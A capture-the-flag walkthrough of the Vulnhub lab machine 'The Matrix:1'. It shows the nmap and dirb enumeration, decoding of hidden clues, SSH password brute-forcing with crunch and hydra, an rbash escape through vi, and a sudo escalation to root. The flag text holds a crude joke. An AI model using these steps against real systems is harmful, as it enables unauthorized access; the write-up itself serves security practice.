Vulnhub: The Matrix:1

July 25, 2020
IP Address: 192.168.56.106


Initial Scan:

```
Nmap scan report for 192.168.56.106
Host is up (0.000082s latency).
Not shown: 997 closed ports
PORT        STATE SERVICE
22/tcp       open  ssh
80/tcp       open  http
31337/tcp open  Elite
```

More thorough scan:

```
crazyeights@es-base:~$ nmap -A -p- 192.168.56.106

PORT        STATE SERVICE VERSION
22/tcp      open  ssh   OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 9c:8b:c7:7b:48:db:db:0c:4b:68:69:80:7b:12:4e:49 (RSA)
|   256 49:6c:23:38:fb:79:cb:e0:b3:fe:b2:f4:32:a2:70:8e (ECDSA)
|_  256 53:27:6f:04:ed:d1:e7:81:fb:00:98:54:e6:00:84:4a (ED25519)
80/tcp      open  http  SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-title: Welcome in Matrix
```



Welcome in Matrix

"Follow the White Rabbit"

Welcome to the real world, Neo. I'm glad you're here

Interesting element in source:


```
<!-- service -->
<div class="service"><img src="assets/img/p0rt_31337.png"/
width="15"></div><!-- End / service -->
```

Enumerating files on the server:

```
crazyeights@es-base:~$ dirb http://192.168.56.106

GENERATED WORDS: 4612
---- Scanning URL: http://192.168.56.106/ ----
+ http://192.168.56.106/assets (CODE:301|SIZE:0)
+ http://192.168.56.106/index.html (CODE:200|SIZE:3734)
```

Checking Port 31337:



Welcome in Matrix

b

Cypher

"You know.. I know this steak doesn't exist. I know when I put it in my mouth; the Matrix is telling my brain that it is juicy, and delicious. After nine years.. you know what I realize? Ignorance is bliss."

Interesting element in source:

```
<!-- service -->
<div class="service">
<!--p
class="service__text">ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0a
GUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRy
aXg=</p-->
</div><!-- End / service -->
```

From base64:

```
echo "Then you'll see, that it is not the spoon that bends, it is only
yourself. " > Cypher.matrix
```

Enumerating files on the server:

```
crazyeights@es-base:~$ dirb http://192.168.56.106:31337

```


```
 ---- Scanning URL: http://192.168.56.106:31337/ ----
+ http://192.168.56.106:31337/assets (CODE:301|SIZE:0)

+ http://192.168.56.106:31337/index.html (CODE:200|SIZE:3998)
```

Added the following to host file:

```
#CTF
192.168.56.106     cypher.matrix
```

Checking the white_rabbit image:



view-source:http://cypher.matrix/assets/img/p0rt_31337.png
Exploit-DB
NVD - Search and Stati...
How to Create Better L...

```
crazyeights@es-base:~/Downloads$ binwalk -e white_rabbit.png

DECIMAL       HEXADECIMAL       DESCRIPTION
--------------------------------------------------------------------------
-----
0             0x0               PNG image, 500 x 680, 8-bit/color RGBA,
non-interlaced
85            0x55              Zlib compressed data, best compression
2757          0xAC5             Zlib compressed data, best compression
```

There is a file with name Cypher.matrix:

```
cypher.matrix:31337/Cypher.matrix
```




You have chosen to open:

Cypher.matrix

which is: matrix File (4.0 KB)
from: http://cypher.matrix:31337

Would you like to save this file?

The file contains brainfuck.



```
crazyeights@es-base:~/Downloads$ strings Cypher.matrix
+++++ ++++[ ->+++ +++++ +<]>+ +++++ ++.<+ +++[- >++++ <]>++ ++++. +++++
+.<++ +++++ ++[-> ----- ----< ]>--- -.<++ +++++ +[->+ +++++ ++<]> +++.-
-.<++ +[->+ ++<]> ++++. <++++ ++++[ ->--- ----- <]>-- ----- ----- --.<+
+++++ ++[-> +++++ +++<] >++++ +.+++ +++++ +.+++ +++.< +++[- >---< ]>---
---.< +++[- >+++< ]>+++ +.<++ +++++ ++[-> ----- ----< ]>-.< +++++ +++[-
>++++ ++++< ]>+++ +++++ +.+++ ++.++ ++++. ----- .<+++ +++++ [->-- -----
-<]>- ----- ----- ----. <++++ ++++[ ->+++ +++++ <]>++ +++++ +++++ +.<++
+[->- --<]> ---.< ++++[ ->+++ +<]>+ ++.-- .---- ----- .<+++ [->++ +<]>+
+++++ .<+++ +++++ +[->- ----- ---<] >---- ---.< +++++ +++[- >++++ ++++<
]>+.< ++++[ ->+++ +<]>+ +.<++ +++++ ++[-> ----- ----< ]>--. <++++ ++++[
->+++ +++++ <]>++ +++++ .<+++ [->++ +<]>+ ++++. <++++ [->-- --<]> .<+++
[->++ +<]>+ ++++. +.<++ +++++ +[->- ----- --<]> ----- ---.< +++[- >---<
]>--- .<+++ +++++ +[->+ +++++ +++<] >++++ ++.<+ ++[-> ---<] >---- -.<++
+[->+ ++<]> ++.<+ ++[-> ---<] >---. <++++ ++++[ ->--- ----- <]>-- -----
-.<++ +++++ +[->+ +++++ ++<]> +++++ +++++ +++++ +.<++ +[->- --<]> -----
-.<++ ++[-> ++++< ]>++. .++++ .---- ----. +++.< +++[- >---< ]>--- --.<+
+++++ ++[-> ----- ---<] >---- .<+++ +++++ [->++ +++++ +<]>+ +++++ +++++
.<+++ ++++[ ->--- ----< ]>--- ----- -.<++ +++++ [->++ +++++ <]>++ +++++
+++.. <++++ +++[- >---- ---<] >---- ----- --.<+ +++++ ++[-> +++++ +++<]
>++.< +++++ [->-- ---<] >-..< +++++ +++[- >---- ----< ]>--- ----- ---.-
--.<+ +++++ ++[-> +++++ +++<] >++++ .<+++ ++[-> +++++ <]>++ +++++ +.+++
++.<+ ++[-> ---<] >---- --.<+ +++++ [->-- ----< ]>--- ----. <++++ +[->-
----< ]>-.< +++++ [->++ +++<] >++++ ++++. <++++ +[->+ ++++< ]>+++ +++++
```

Using a brainfuck interpreter:

```
You can enter into matrix as guest, with password k1ll0rXX Note: Actually,
I forget last two characters so I have replaced with XX try your luck and
find correct string of password.
```

Using crunch to generate a custom wordlist:

```
crazyeights@es-base:~$ crunch 8 8 -o /home/crazyeights/matrix_wordlist.txt
-f /usr/share/crunch/charset.lst mixalpha-numeric -t k1ll0r@@
```

Cracking the password for SSH:

```
crazyeights@es-base:~$ hydra -l guest -P matrix_wordlist.txt -f
ssh://192.168.56.106
[STATUS] 151.18 tries/min, 3326 tries in 00:22h, 519 to do in 00:04h, 16
active
[22][ssh] host: 192.168.56.106   login: guest   password: k1ll0r7n
```

Logging into SSH:

```
crazyeights@es-base:~$ ssh guest@192.168.56.106
The authenticity of host '192.168.56.106 (192.168.56.106)' can't be
established.
ECDSA key fingerprint is
SHA256:BMhLOBAe8UBwzvDNexM7vC3gv9ytO1L8etgkkIL8Ipk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.106' (ECDSA) to the list of known
hosts.
guest@192.168.56.106's password:
Last login: Mon Aug  6 16:25:44 2018 from 192.168.56.102
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
```

Breaking out of RBASH:

```
echo $PATH
There is /home/guest/prog in PATH
In /home/guest/prog there is vi only
Run vi
Run :!/bin/bash in vi

guest@porteus:~$ ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/
prog/
```

Checking for other users:

```
guest@porteus:~$ ls /home
guest/  trinity/
```

Changing the shell for the user:

```
guest@porteus:~$ export SHELL=/bin/bash:$SHELL
guest@porteus:~$ export PATH=/usr/bin:$PATH

guest@porteus:~$ sudo -l
User guest may run the following commands on porteus:
      (ALL) ALL
      (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
      (trinity) NOPASSWD: /bin/cp

guest@porteus:~$ su root
bash: su: command not found
guest@porteus:~$ export PATH=/bin:$PATH

guest@porteus:~$ sudo su

Password:
root@porteus:/home/guest#
root@porteus:/home/guest# cd /root
root@porteus:~# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/
flag.txt
root@porteus:~# cat flag.txt
   _,-.
,-'  _|                 EVER REWIND OVER AND OVER AGAIN THROUGH THE
|_,-O__`-._             INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|`-._\`.__ `_.          IN THE MATRIX AND BEAT OFF
|`-._`-.\,-'_|  _,-'.
      `-.|.-' | |`.-'|_       WHAT
      |     |_|,-'_`.
            |-._,-'  |  NO, ME NEITHER
      jrei | |    _,'
            '-|_,-'           IT'S JUST A HYPOTHETICAL QUESTION
```

FIN.